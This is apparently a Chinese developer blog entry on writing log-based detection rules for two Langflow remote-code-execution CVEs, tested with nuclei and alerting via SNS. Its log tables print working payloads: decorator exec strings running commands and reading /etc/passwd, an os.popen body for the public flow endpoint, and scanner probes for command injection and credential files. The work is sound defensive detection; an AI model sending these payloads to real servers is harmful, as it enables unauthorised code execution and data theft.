針對兩個 CVE 分別想擋法

CVE-2025-3248

`POST /api/v1/validate/code`

`/api/v1/validate/code` 是用於驗證 Custom Component 的 Python。舊版 Langflow 會對使用者提交的函式定義執行 `compile()` 和 `exec()`。Python 在執行函式定義時，會立即計算 decorator expression 與 default argument expression，因此攻擊者可以把有副作用的函式呼叫放在這些位置，使其在驗證過程中執行。由於 Langflow `< 1.3.0` 的 endpoint 不要求登入，遠端未驗證攻擊者也能觸發，最終形成 RCE。

default argument

```
def target(value=malicious_function()):
 pass
```

Decorator

```
@malicious_function()
def target():
    pass
```

所以我應該要檢查，在這個路徑下，是否有這種先求值的行為，再針對先求值的函式檢查是否有關鍵字

CVE-2026-33017


`POST /api/v1/build_public_tmp/{flow_id}/flow`

這個 endpoint 是給訪客用那些公開的 flow 使用的，正常來講，訪客只提供 input，但在這邊它接受完整的 data，只要有 data，langflow 就會改用訪客提交的步驟

所以只要檢查這個 endpoint 的 data 欄位，有內容就是有異常

測試

發現全部都只有 CVE-2025-3248，CVE-2026-33017 不見了



```
log D select * from findings.parquet;
```

client_ip varchar	path varchar	body varchar	category varchar
1.163.220.205	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\\\"uname\\\", \\\"-a\\\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\\\"id\\\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\\\"cat\", \\\"/etc/hostname\\\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\\\"cat\", \\\"/etc/passwd\\\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\\\"hostname\\\"]))')\ndef foo():\n pass"}	cve_2025_3248
42.76.215.49	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.164.178.203	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\\\"whoami\\\"]))')\ndef foo():\n pass"}	cve_2025_3248

經過查證是因為 nuclei 無法解析 uuid（template 寫的是 `/api/v1/build_public_tmp/{{uuid}}/flow`），所以 nuclei 只查了系統版本就確定有 CVE-2026-33017。我把它改成 `/api/v1/build_public_tmp/{{rand_base(32)}}/flow` 之後就可以了

並且新增 method



client_ip	method	path	body	category
1.163.220.205	POST	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"import re\n\ndef slug(s):\n return re.sub(r'[^a-z0-9]+', '-', s.lower())"}	NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"def fib(n):\n a, b = 0, 1\n for _ in range(n):\n a, b = b, a + b\n return a"}	NULL
1.163.220.205	GET	/api/v1/version		NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"uname\", \"-a\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"import datetime\n\ndef now():\n return datetime.datetime.utcnow().isoformat()"}	NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"import json\n\ndef parse(s):\n return json.loads(s)"}	NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"import math\n\ndef area(r):\n return math.pi * r * r"}	NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"def foo():\n pass"}	NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"def greet(name):\n return f'Hello, {name}'"}	NULL
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"cat\", \"/etc/hostname\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"hostname\"]))')\ndef foo():\n pass"}	cve_2025_3248
42.76.215.49	GET	/api/v1/version		NULL
42.76.215.49	POST	/webadn	type='|cat /etc/passwd||'	NULL
42.76.215.49	POST	/sys/ui/extend/varkind/custom.jsp	var={"body":{"file":"file:///etc/passwd"}}	NULL
42.76.215.49	GET	/vpn/user/download/client		NULL
42.76.215.49	GET	/public/index.php		NULL
42.76.215.49	GET	/users/sign_in		NULL
42.76.215.49	POST	/weaver/org.apache.xmlrpc.webserver.XmlRpcServlet	<?xml version="1.0" encoding="UTF-8"?><methodCall>\r\n<methodName>WorkflowService.getAttachment</methodName>\r\n<params><param><value><string>/etc/passwd</string>\r\n</value></param></params></meth…	NULL
42.76.215.49	POST	/mobile/plugin/browser.jsp	\sDlss=1&browserTypeId=269&keyword=%25%32%35%25%33%36%25%33%36%31%25%32%35%25%33%3&2%25%33%37%25%32%35%25%33%36%30%25%32%35%25%33%37%25%33%35%25%32%35%25%33%36%25%30%39%25%32%35%25%33%36%25%33%39%…	NULL
42.76.215.49	GET	/logs/auth.json		NULL
42.76.215.49	GET	/admin/auth.json		NULL
42.76.215.49	GET	/administrator/auth.json		NULL
42.76.215.49	GET	/src/auth.json		NULL
42.76.215.49	GET	/source/auth.json		NULL
42.76.215.49	GET	/www/auth.json		NULL
42.76.215.49	GET	/web/auth.json		NULL
42.76.215.49	GET	/site/auth.json		NULL
42.76.215.49	GET	/secret/auth.json		NULL
42.76.215.49	GET	/environment/auth.json		NULL
42.76.215.49	GET	/development/auth.json		NULL
42.76.215.49	GET	/prod/auth.json		NULL
42.76.215.49	GET	/production/auth.json		NULL
42.76.215.49	GET	/includes/auth.json		NULL
42.76.215.49	GET	/include/auth.json		NULL
42.76.215.49	GET	/libs/auth.json		NULL
42.76.215.49	GET	/library/auth.json		NULL
42.76.215.49	GET	/auth/auth.json		NULL
42.76.215.49	GET	/oauth/auth.json		NULL
42.76.215.49	GET	/keys/auth.json		NULL

4014 rows (40 shown) — use .last to show entire result — 5 columns

可以看到 CVE-2026-33017 的 query 成功出現了



```
log D SELECT * FROM 'findings.parquet' WHERE category IS NOT NULL;
```

client_ip	method	path	body	category
1.163.220.205	POST	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"uname\", \"-a\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"cat\", \"/etc/hostname\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"hostname\"]))')\ndef foo():\n pass"}	cve_2025_3248
42.76.215.49	POST	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
42.76.215.49	POST	/api/v1/build_public_tmp/Q6zt4IEIi29YXW9lkAdYemN8nfGfELYV/flow	{\r\n "data": {\r\n "nodes": [\r\n {\r\n "data": {\r\n "node": {\r\n "template": {\r\n "code": {\r\n "value": "def function():\n import os\n return os.popen('id').read()"\r\n }\r\n }\r\n }\r\n }\r\n }\r\n]\r\n }\r\n}\r\n	cve_2026_33017
1.164.178.203	POST	/api/v1/validate/code	{"code": "@exec('raise Exception(__import__(\"subprocess\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"id\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"whoami\"]))')\ndef foo():\n pass"}	cve_2025_3248
1.163.220.205	POST	/api/v1/validate/code	{"code":"@exec('raise Exception(__import__(\\\"subprocess\\\").check_output([\"cat\", \"/etc/passwd\"]))')\ndef foo():\n pass"}	cve_2025_3248

10 rows — 5 columns

```
log D SELECT category, count(*) FROM 'findings.parquet' GROUP BY 1 ORDER BY 2 DESC;
```

category	count_star()
NULL	4004
cve_2025_3248	9
cve_2026_33017	1

```
log D SELECT count(DISTINCT body) FROM 'findings.parquet';
```

count(DISTINCT body)
1493

SNS

- 新增 sns Topic `5tmate-loganalytics-alerts`
- lambda 會從分析結果中找到有 category 的 CVE 並發送通知

小結

今天把要抓的兩個 Langflow CVE 判斷方式寫好。CVE-2025-3248 是 `/api/v1/validate/code` 對送進來的函式定義直接 `compile()` + `exec()`，而 Python 定義函式時就會先算 decorator 跟 default argument，所以規則是抓這種提前求值的寫法，再檢查被求值的函式有沒有關鍵字。CVE-2026-33017 是 `build_public_tmp/{flow_id}/flow` 連完整的 data 都收，規則單純：data 欄位有內容就算異常。測試時 CVE-2026-33017 掃不出來，原因是 nuclei 無法解析 template 裡的 `{{uuid}}`，只靠版本就判定有洞，改成 `{{rand_base(32)}}` 並補 method 後就正常了。最後加一個 SNS。

參考資料

- NVD - CVE-2025-3248（Langflow `/api/v1/validate/code` 未授權 RCE）
- NVD - CVE-2026-33017（Langflow public flow build endpoint 未授權 RCE）
- Python 語言參考 - Function definitions（decorator 與 default 參數的求值時機）
- Nuclei Helper Functions（`rand_base`）
- What is Amazon SNS?